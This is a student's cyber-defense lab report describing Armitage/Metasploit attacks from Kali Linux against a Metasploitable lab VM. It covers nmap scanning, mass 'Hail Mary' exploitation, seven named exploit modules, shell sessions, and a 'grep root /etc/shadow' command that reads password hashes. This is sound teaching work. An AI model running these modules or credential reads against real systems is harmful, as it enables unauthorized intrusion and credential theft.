

CS6055 CYBER DEFENSE OVERVIEW
LAB2: Due on September 21,2016
SUBMITTED BY : Naveen Reddy Aleti
UC ID : M10727908

Machines Used for This Assignment :

1. (Host1)VM1 – Kali Linux (192.168.56.102)
2. (Host2)VM2 – Metasploitable (192.168.56.101)

Objective :

To exploit and find vulnerabilities in ‘Metasploitable’ operating system using the ‘Armitage’ GUI in metasploit framework in ‘Kali Linux’ .


Solution:

Step 1 : We have to start both metasploit database(i.e postgresql) and armitage using following commands in the terminal of Kali Linux :

- (a) /etc/init.d/postgresql start
- (b) sudo armitage

once the armitage is setup we have to give the ip address of attack computer (kali linux) which is 192.168.56.102 .

Step 2 : We have to do nmap scanning from armitage in a network range 192.168.56.0/24 or for a specific host 192.168.56.101 the ip address of the target host (metasploitable OS) which we can find out by logging into it and using command ‘ifconfig’ as shown below



```
File Machine View Input Devices Help
MetaSploitable [Running] - Oracle VM VirtualBox
x
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
no name available
msfadmin@nctasplitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:17:c9:b6
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:c9b%1  ScopeId: 1
            UP BROADCAST RUNNING NOARP MTU:1500 Metric:1
            RX packets:2 errors:0 dropped:0 overruns:0 frame:0
            TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:1180 (1.1 kB)  TX bytes:3638 (3.5 KB)
            Base address:0xd010 Memory:f0000000-f0020000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 ScopeId: 1
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:96 errors:0 dropped:0 overruns:0 frame:0
            TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:19761 (19.2 KB)  TX bytes:19761 (19.2 KB)

msfadmin@nctasplitable:~$ _
```

Step 3: Nmap scanning of each and every port on target host is done by using the command :

```
nmap -sV -p 1-65535 192.168.56.101
```

Once the nmap scanning is done the target host icon is visible in armitage. Now in order to know what are the possible attacks we use ‘Find attacks’ selection.

Step 4 : The armitage now has all possible attacks and we can see each individual attacks by right clicking on the target host icon and selecting attack. Now we can exploit the target machine using each individual exploit module(attack).

Step 5 : Using hail mary I have launched flood of exploits and found few vulnerabilities as listed below:


- (1) exploit/multi/misc/java_rmi_server
- (2) exploit/multi/http/php_cgi_org_injection
- (3) exploit/linux/postgres/postgres_payload
- (4) exploit/unix/irc/unreal_ircc_3281_backdoor

Few other vulnerabilities which I found by launching exploit individually are:

- (5) exploit/unix/misc/distcc_exec
- (6) exploit/multi/samba/usermap_script
- (7) exploit/ftp/vsftpd_234_backdoor

Step 6: After launching flood of exploits we will have sessions opened for each vulnerability and we can interact with the target host using shell once the exploitation is successful.

(1) First vulnerability is exploit/multi/misc/java_rmi_server which has session ID :1 as shown below:



we can open the shell 1 by right click on the host icon and start interacting with the target machine:

Below are the commands run in shell to know few details of the target machine:

hostname – gives the name of target machine

whoami - gives the user-name of current user

pwd - gives present working directory

ls – lists all the directories

grep root /etc/shadow – gives encrypted password of root
below:

as shown in screenshots

```
KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places armitage-ArmitageMain Wed 04:49
Armitage

Armitage View Hosts Attacks Workspaces Help
└ misc
  └─ arkeila_agel
    └─ batic_svg.java
    └─ hp_data_prc
    └─ hp_vsa_exec
    └─ indeesign_se
    └─ java_jdwp_d
    └─ java_jmwire
    └─ java_rmi_serv
    └─ legend_bot_
    └─ openview_o
    └─ pbob_exec
    └─ persistent_h
    └─ rainx_pubcall
    └─ veritas_netc
      └─ 192.168.56.101

Console X nmap X Services X exploit X exploit X Hail Mary X Meterpreter1 X
meterpreter > pwd
/
meterpreter > ls
Listing: /
Mode      Size  Type  Last modified      Name
-----  ---  --  --  --
40666/rw-rw-rw-  4096  dir  2012-05-15 23:59:13  -o400 bin
40666/rw-rw-rw-  4096  dir  2010-04-28 16:56:29  -o400 boot
40666/rw-rw-rw-  4096  dir  2010-03-16 18:55:51  -o400 cdrom
40666/rw-rw-rw-  13520  dir  2016-09-18 00:39:14  -o400 drc
40666/rw-rw-rw-  4096  dir  2016-09-17 18:22:14  -o400 etc
40666/rw-rw-rw-  4096  dir  2010-04-16 02:16:02  -o400 home
40666/rw-rw-rw-  4096  dir  2010-04-16 18:57:41  -o400 initrd
40666/rw-rw-rw-  0       file  1999-12-31 00:00:00  -o400 initrd.img
40666/rw-rw-rw-  4096  dir  2012-05-13 23:55:22  -o400 lib
meterpreter >
```

same is done for all the exploits as shown below:

(2) second vulnerability is exploit/multi/http/php_cgi_org_injection .The screenshot of launching exploit is


```
KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places armitage-ArmitageMain Wed 02:26
Armitage

Armitage View Hosts Attacks Workspaces Help
└ misc
  └─ arkeila_agent_exec
    └─ batic_svg.java
    └─ hp_data_protector
    └─ hp_vsa_exec
    └─ indeesign_server_se
    └─ java_jdwp_debugg
    └─ java_mx_server
      └─ 192.168.56.101


Console X nmap X nmap X Hail Mary X
msf > 
Session ID: 1
  Type: shell php
  Info:
  Tunnel: 192.168.56.102:44209 -> 192.168.56.101:29607 (192.168.56.101)
  Via: exploit/multi/http/php_cgi_arg_injection
  UUID:
  MachineID:
  Checkin->snone>
  Registered: No

Session ID: 3
  Type: shell unix
  Info:
  Tunnel: 192.168.56.102:12996 -> 192.168.56.101:33782 (192.168.56.101)
  Via: exploit/multi/samba/usermap_script
msf >
```


The shell for interacting with target machine is :




(3) third vulnerability is exploit/linux/postgres/postgres_payload .The screenshot of launching exploit is:




The shell for interacting with target machine is :




(4) fourth vulnerability is exploit/unix/irc/unreal_ircd_3281_backdoor. The screenshot of launching exploit is:




The shell for interacting with target machine is :




(5) fifth vulnerability is exploit/unix/misc/distcc_exec . The screenshot of launching exploit is:




The shell for interacting with target machine is :




(6)sixth vulnerability is exploit/multi/samba/usermap_script . The screenshot of launching exploit is:



The shell for interacting with target machine is :



(7) seventh vulnerability is exploit/ftp/vsftpd_234_backdoor . The screenshot of launching exploit is:



The shell for interacting with target machine is :(here the command ‘grep root /etc/shadow’ is used to see the encrypted password of the root)

